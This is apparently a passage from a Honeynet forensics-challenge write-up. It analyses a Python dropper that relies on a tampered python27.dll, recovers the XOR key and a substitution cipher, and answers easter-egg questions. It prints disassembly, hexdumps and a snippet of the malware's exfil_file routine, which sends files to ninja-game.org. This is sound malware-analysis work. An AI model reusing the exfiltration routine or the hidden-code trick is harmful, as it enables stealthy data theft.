While it's not completely necessary to know how it works in order to answer this question, it's worth taking a look back at how the PYC files are structured. This is a very cool structure because in a normal Python environment the files run one way, and in this malicious environment they do something completely different. When we ran the recovery tools in the malicious environment, the bytecode we got back didn't have to be altered to be recovered and it ended up being a pretty straightforward process. Looking at a hexdump of the `dumper-v1-setup.py` as compiled in both environments (`dumper-v1-setup-hex.txt` and `dumper-v1-setup-norm-hex.txt`, see appendices), we see that the normal version of the

file appears to be appended below the debugger detected section. While the data is certainly altered, the control characters (e.g. '(', 's', '<', etc) appear to have not been modified. As such, we can conclude that there's something going on how the malicious environment is parsing the data values, and begin looking there.

Without going too far down this rabbit hole, we can see a couple things that look out of place. For starters, it appears the `w_object` function in the `python27.dll` has been modified, which is a function used to write the Python objects to a file. The block that writes code objects to disk (<https://hg.python.org/cpython/file/bea4447c22bf/Python/marshal.c#l472>) appears to make a call immediately following line 472 to a new function that inserts the hardcoded "debugger detected" code block.

```
.text:1E0FE942      mov     eax, [esi]
.text:1E0FE944      cmp     eax, ebx
.text:1E0FE946      jz      short loc_1E0FE956
.text:1E0FE948      push    eax                ; FILE *
.text:1E0FE949      push    63h               ; int *
.text:1E0FE94B      call    ds:putc
.text:1E0FE951      add     esp, 8
.text:1E0FE954      jmp     short loc_1E0FE970
.text:1E0FE956      ;-----
.text:1E0FE956      loc_1E0FE956:             ; CODE XREF: w_object+8A6fj
.text:1E0FE956      mov     eax, [esi+10h]
.text:1E0FE959      cmp     eax, [esi+14h]
.text:1E0FE95C      jz      short loc_1E0FE966
.text:1E0FE95E      mov     byte ptr [eax], 63h
.text:1E0FE961      add     [esi+10h], ebp
.text:1E0FE964      jmp     short loc_1E0FE970
.text:1E0FE966      ;-----
.text:1E0FE966      loc_1E0FE966:             ; CODE XREF: w_object+8B0fj
.text:1E0FE966      push    63h
.text:1E0FE968      call    sub_1E0FDCFB
.text:1E0FE96D      add     esp, 4
.text:1E0FE970      loc_1E0FE970:             ; CODE XREF: w_object+8B4fj
.text:1E0FE970      ; w_object+8C4fj
.text:1E0FE970      mov     eax, esi
.text:1E0FE972      call    FAKE_CODE
.text:1E0FE977      mov     ecx, [edi+8]
.text:1E0FE97A      mov     eax, esi
.text:1E0FE97C      call    w_long
.text:1E0FE981      mov     ecx, [edi+0Ch]
.text:1E0FE984      mov     eax, esi
.text:1E0FE986      call    w_long
.text:1E0FE98B      mov     ecx, [edi+10h]
.text:1E0FE98E      mov     eax, esi
.text:1E0FE990      call    w_long
.text:1E0FE995      mov     ecx, [edi+14h]
.text:1E0FE998      mov     eax, esi
.text:1E0FE99A      call    w_long
.text:1E0FE99F      mov     edx, [edi+18h]
.text:1E0FE9A2      push    esi
.text:1E0FE9A3      push    edx
.text:1E0FE9A4      call    w_object
.text:1E0FE9A9      mov     eax, [edi+20h]
.text:1E0FE9AC      push    esi
.text:1E0FE9AD      push    eax
.text:1E0FE9AE      call    w_object
.text:1E0FE9B3      mov     ecx, [edi+24h]
.text:1E0FE9B6      push    esi
.text:1E0FE9B7      push    ecx
.text:1E0FE9B8      call    w_object
.text:1E0FE9BD      mov     edx, [edi+28h]
.text:1E0FE9C0      push    esi
.text:1E0FE9C1      push    edx
.text:1E0FE9C2      call    w_object
.text:1E0FE9C7      mov     eax, [edi+2Ch]
.text:1E0FE9CA      push    esi
.text:1E0FE9CB      push    eax
.text:1E0FE9CC      call    w_object
.text:1E0FE9D1      mov     ecx, [edi+30h]
.text:1E0FE9D4      push    esi
.text:1E0FE9D5      push    ecx
.text:1E0FE9D6      call    w_object
.text:1E0FE9DB      mov     edx, [edi+34h]
.text:1E0FE9DE      push    esi
.text:1E0FE9DF      push    edx
.text:1E0FE9E0      call    w_object
```

w_object-new-code.png

```
.text:1E0FDE30      ; ===== S U B R O U T I N E =====
.text:1E0FDE30
.text:1E0FDE30      FAKE_CODE
.text:1E0FDE30      proc near                ; CODE XREF: w_object+8D24p
.text:1E0FDE30      mov     ecx, 0E2h         ; size t
.text:1E0FDE35      mov     edx, offset unk_1E1DFA28 ; void *
.text:1E0FDE3A      jmp     sub_1E0FDD60
.text:1E0FDE3A      FAKE_CODE
.text:1E0FDE3A      endp
```

w_object-debugger-message.png

This would mean that this fake code block is injected before the real code is written to disk, so that when ran in a normal Python environment this fake block gets processed first!

Similarly, the `r_object` function also appears to have been modified. As expected, this function reads Python objects from a file. The modifications appear to be made around the time the code object is read from the file (<https://hg.python.org/cpython/file/bea4447c22bf/Python/marshal.c#l1197>). This could be reading out the first code data (the fake code data), discarding it, then reading out the second code data (the real code data) and using that.

I could be wrong on the above as I have not spent enough time to thoroughly review this part. Whatever it's doing makes for a pretty cool result! Hopefully, the malware developers will release a diff file after the challenge is over!

[Full diff: <https://gist.github.com/mhils/f301600a9c8fecb25124>]

Question 8: How is the final payload protected? How is it decrypted by the dropper?

Answered by Lucas McDaniel

While we don't actually need to figure out how the payload is protected in order to recover it, let's run through the decryption process as is shown in the recovered `main.py` file. The general overview of the process goes as follows:

- The dropper downloads the malware (line 77)
- The downloaded file is decrypted (line 69)
 - Some crypto happens (line 71 – discussed more later)
 - The key is pulled out of the return value (line 72)
 - The payload is XOR'd with the key and returned (line 73)
 - The key is copied multiple times to be the same length as the payload (line 63)
- The code object is extracted from the payload (line 84)
- The code object is executed (line 86)
 - Think of this step as `import payload`
 - Variables both local and global are stored in `p`
- The run function in the payload is executed (line 87)
 - Think of this step as `payload.run()`

So the interesting part of this file is the `iterative` and `recover_key` functions. Without digging too far into the code, we can pull out a few tidbits of information:

- The string `233f3f3b7164642c2424652c276431723a7d021e` is known, and is being searched for in the payload (at least it is called `search`).
- The `iterative` function's loop is iterating over a variable that is used to create a variable `keylen`.
- Whatever key is found by `recover_key` is appended to itself until it reaches the size of the payload (line 63 – note that the variable is called `plaintext` here, but it is not actually plaintext).

We can use the dropper to decrypt the payload without knowing how it works. Simply saving the binary data from the PCAP, and editing the dropper to open the local file instead of requesting from the remote server is sufficient. We should also comment out the line of code that executes this file!

If you save the 81.166.122.238 -> 172.16.254.128 part of the conversation, you can simply chop off the first few bytes to get to the payload part.

```
dd if=conversation.bin of=payload.bin bs=1 skip=171
```

As a thought exercise, we'll make the following assumptions and determine how we'd write a decryption method.

- We receive an arbitrary binary that is XOR'd with a mask generated from one shorter key.
- We do not know the key, nor the key length.
- We know a string that appears at least once in the original file.

For sake of analysis, let K denote the key, C denote the cipher text, P denote the plaintext string we are searching for, S denote the start of the plaintext string in the cipher text, and \wedge denote XOR operation.

Assume the key length is 1: every byte is XOR'd by the same byte. Notice that when XOR two adjacent bytes of the plaintext string in the cipher text, they have a predictable result:

$$S[0] \wedge S[1] = (P[0] \wedge K[0]) \wedge (P[1] \wedge K[0]) = P[0] \wedge P[1]$$

Therefore, if we compute $N[0] = P[0] \wedge P[1]$ and follow this pattern of XOR'ing each byte of C with the byte immediately following it (e.g. $C[n] \wedge C[n+1]$), we can identify the start of the string in C by simply comparing it (the new $C[n]$) to the computed ($N[0]$) value. Well, almost. Given a large enough binary, there's a decent chance we'll encounter a false positive somewhere. However, we can then compute $N[1]$, $N[2]$, etc and instead search for a matching sequence of bytes in the new C in order to have a lower false positive rate.

Now, we'll assume the key length is 2. Notice that when we XOR 4 sequential bytes of S , that it has a predictable value as well.

$$\begin{aligned} S[0] \wedge S[1] \wedge S[2] \wedge S[3] \\ &= (P[0] \wedge K[0]) \wedge (P[1] \wedge K[1]) \wedge (P[2] \wedge K[0]) \wedge (P[3] \wedge K[1]) \\ &= P[0] \wedge P[1] \wedge P[2] \wedge P[3] \end{aligned}$$

Therefore, if we compute $N[0] = P[0] \wedge P[1] \wedge P[2] \wedge P[3]$ and $C[n] \wedge C[n+1] \wedge C[n+2] \wedge C[n+3]$, we can compare the resulting values to identify where in C the string begins. This still has the same chance for a false positive rate, but we can still get around that by comparing sequences of bytes.

We can continue this process. For a key length of L , we will need to XOR $L * 2$ sequential bytes in order for this process to work. Once we have found a large enough matching sequence of bytes, then we know the key length and a starting location in C of S . From here, we can recover the key with $K = P[:L] \wedge S[:L]$.

There's a bit more that needs to be taken care of in edge cases such as when matches are never found, when matches and guesses are too small, and to rotate the key so that it starts on the right byte. For the most part though, we have just devised a scheme for determining the key length and recovering the key from the payload. Luckily enough, this scheme we came up with is the same one used by the dropper!

We then can recover the payload's source code with the same technique used to recover dropper's source code.

[Further Reading + Tool: <http://tomchop.me/yo-dawg-i-heard-you-like-xoring/>]

Question 9: Why did Pete leave the company?

Answered by Marcin Szymankiewicz

During the investigation Pete found two Emirates tickets. One of them is issued for my boss and the other for a person named Mary Galloway. If that's Pete's wife – it's really bad. If that's his mother... it makes it even worse.

Methodology

During the dynamic analysis I compared the transmitted content for different files in order to determine the encryption algorithm. I found out that payload encrypts documents using a simple substitution cipher. I flipped the mapping in order to write my own decryption script. Then I searched for any useful data in decrypted documents

Detailed Analysis Procedure

Documents sent using the POST requests are encrypted in a different way than a simple XOR. To detect that I launched malware on a VM, spoofed `ninja-game.org` to `127.0.0.1` using windows hosts file, served encrypted payload on the localhost HTTP server and recorded the traffic. To see what data is exfiltrated I created a simple text file called `test.doc` document on my desktop. `Test.doc` wasn't a real Word document and it contained only 5000 "0" characters inside. From a recorded PCAP I found out that the encrypted file length is also 5000 and the encryption algorithm changed "0" (x30) into "L" (x4C) which means a shift of 28 decimal places (x1C). Unfortunately the static shift key didn't work to decode files from the pcap.

Next step was to generate a 256-bytes long file that contains all possible characters in it, from `x00` to `xFF`. I let the malware to grab that file and encrypt it while I was capturing the traffic. I knew that two of the exfiltrated documents were pdf files. Therefore I knew their first bytes decrypted and converted to ASCII would equal `"%PDF"`. I took a look at individual characters from the last capture of all 256 possible bytes and realized that the encryption is actually a char-to-char mapping. Running encryption against all 256 possible bytes was a known-plaintext attack and it gave me the mapping key which I then used in my python script to decrypt the files.

Tools: VirtualBox VMs, WireShark, a lot of hexdump, Python

Question 10: Your boss mentioned he's going to the Honeynet Workshop in Stavanger, but you're not allowed to join him. Why so?

Provided by Marcin Szymankiewicz

Because he lies. Honeynet workshop starts on 18 May 2015 at 8:00. At this time he will be in a taxi on his way to the Düsseldorf Airport to spend a lovely holiday in Dubai with Pete's relative.

Analysis: Looking at the findings in exfiltrated files

Tools: PDF reader, pair of eyes

Question 11: There are five superheroes hidden in the challenge. Which of them did you find?

We are very sorry if we confused you with James Bond or some anime characters which were apparently in the PCAP – next time, we won't browse 9gag! ;)

Batman

Answered by Lucas McDaniel

If the `co_code` attribute of a Python code object is accessed from the Python interpreter, "Na, na, Batman!" is returned. For more details, see question 7.

Spiderman

Answered by Dalibor Dukic and Hrvoje Spoljar

When we tried to run `uncompyle2` (or any other `*.py` file) under the modified Python runtime using `python.exe`, the malware gives the following error:

```
> python.exe marshal.py
```

```
RuntimeError: https://www.youtube.com/watch?v=SUTziaZIDeE
```

Superman

Only found by booto!

Running one of the `*.pyc` files in a regular Python environment yields the

```
debugger detected.  
signature: 233f3f3b7164642c2424652c276431723a7d021e
```

error message. Furthermore, the signature also the plaintext string the malware is searching for in the payload. Let's take a closer look at this suspicious signature!

```
"233f3f3b7164642c2424652c276431723a7d021e".decode("hex") yields
```

```
#?;qdd,$$e,'dlr:}\x02\x1e
```

which doesn't look very random (the `.AA..BB` pattern is a good indicator for `http://`).

After XORing the result with `0x4b`, we get <http://goo.gl/z9q6IU>, which links to a (very cool) video titled "Superman With a GoPro".

Thor

Answered by Miroslav Stampar

In the decompiled payload, a `"thor_was_here"` variable can be found in the `exfil_file` function.

```
28 def exfil_file(filename):  
29     thor_was_here = True  
30     param = urllib.urlencode(dict(n=filename[-200:]))  
31     data = filename.encode('base64')  
32     data = enc(open(filename, 'rb').read())  
33     try:  
34         req = urllib2.Request('http://ninja-game.org/submit_highscore?{}'.f  
Safari/537.36'})  
35         code = urllib2.urlopen(req).getcode()
```

Answered by Barun Kumar Basak

```
> python.exe
```

```
>>> import superhero
```

[illegible]

dumper-v1-setup.py

```
import sys

print "IT LIVES!"
print sys.version
```

dumper-v1-setup-hex.txt

```
00000000 03 f3 0d 0a b4 a4 10 55 63 00 00 00 00 00 00 00 |.....Uc.....|
00000010 00 02 00 00 00 40 00 00 00 73 1d 00 00 00 64 00 |.....@...s....d.|
00000020 00 64 01 00 6c 00 00 5a 00 00 65 00 00 6a 01 00 |.d..l..Z..e..j..|
00000030 64 02 00 83 01 00 01 64 01 00 53 28 03 00 00 00 |d.....d..S(....|
00000040 69 ff ff ff ff 4e 73 49 00 00 00 0d 0a 64 65 62 |i....NsI.....deb|
00000050 75 67 67 65 72 20 64 65 74 65 63 74 65 64 2e 0d |ugger detected...|
00000060 0a 73 69 67 6e 61 74 75 72 65 3a 20 32 33 33 66 |.signature: 233f|
00000070 33 66 33 62 37 31 36 34 36 34 32 63 32 34 32 34 |3f3b7164642c2424|
00000080 36 35 32 63 32 37 36 34 33 31 37 32 33 61 37 64 |652c276431723a7d|
00000090 30 32 31 65 28 02 00 00 00 74 03 00 00 00 73 79 |021e(....t....sy|
000000a0 73 74 04 00 00 00 65 78 69 74 28 00 00 00 00 28 |st....exit(....(|
000000b0 00 00 00 00 28 00 00 00 00 73 12 00 00 00 75 74 |....(....s....ut|
000000c0 69 6c 73 2f 66 61 6b 65 5f 63 6f 64 65 2e 70 79 |ils/fake_code.py|
000000d0 74 08 00 00 00 3c 6d 6f 64 75 6c 65 3e 03 00 00 |t....<module>...|
000000e0 00 73 04 00 00 00 0c 01 06 01 00 00 00 00 00 00 |.s.....|
000000f0 00 00 00 02 00 00 00 40 00 00 00 73 1d 00 00 00 |.....@...s....|
00000100 23 46 45 20 42 42 2d 40 3f 64 3d 3c 5f 38 39 7f |#FE BB-@?d=<_89.|
00000110 7f 53 35 34 59 33 31 77 67 4a 2c 2c 78 28 03 00 |.S54Y3lwgJ,,x(..|
00000120 00 00 69 ff ff ff ff 4e 73 09 00 00 00 7a 66 11 |..i....Ns....zf.|
00000130 7c 66 78 68 7f 0a 28 02 00 00 00 74 03 00 00 00 ||fxh..(....t....|
00000140 5e 55 58 74 07 00 00 00 47 55 5d 5d 44 43 45 28 |^UXt....GU]]DCE(|
00000150 00 00 00 00 28 00 00 00 00 28 00 00 00 00 73 30 |....(....(....s0|
00000160 00 00 00 19 63 04 02 25 30 26 20 0e 3d 25 2c 2f |....c...%0& .=%,/|
00000170 3e 10 0f 2f 3a 23 33 29 35 18 2b 32 6c 32 5a 13 |>../:#3)5.+212Z.|
00000180 4d 45 67 74 4f 0a 1a 66 76 68 57 47 5c 40 4a 5c |MEgtO...fvhWG\@J\|
00000190 03 5c 52 74 08 00 00 00 0e 5c 5f 4b 5b 41 49 15 |.\Rt.....\_K[AI.|
000001a0 01 00 00 00 73 04 00 00 00 22 2f 29 2a |....s...."/)*|
000001ad
```

dumper-v1-setup-norm-hex.txt

```
00000000 03 f3 0d 0a a0 d5 10 55 63 00 00 00 00 00 00 00 |.....Uc.....|
00000010 00 02 00 00 00 40 00 00 00 73 1d 00 00 00 64 00 |.....@...s....d.|
00000020 00 64 01 00 6c 00 00 5a 00 00 64 02 00 47 48 65 |.d..l..Z...d..GHe|
00000030 00 00 6a 01 00 47 48 64 01 00 53 28 03 00 00 00 |..j..GHd..S(....|
00000040 69 ff ff ff ff 4e 73 09 00 00 00 49 54 20 4c 49 |i....Ns....IT LI|
00000050 56 45 53 21 28 02 00 00 00 74 03 00 00 00 73 79 |VES!(....t....sy|
00000060 73 74 07 00 00 00 76 65 72 73 69 6f 6e 28 00 00 |st....version(..|
00000070 00 00 28 00 00 00 00 28 00 00 00 00 73 17 00 00 |..(....(....s....|
00000080 00 64 75 6d 70 65 72 5f 76 31 5f 73 65 74 75 70 |.dumper_v1_setup|
00000090 5f 6e 6f 72 6d 2e 70 79 74 08 00 00 00 3c 6d 6f |_norm.pyt....<mo|
000000a0 64 75 6c 65 3e 01 00 00 00 73 04 00 00 00 0c 02 |dule>....s.....|
000000b0 05 01 |...|
000000b2
```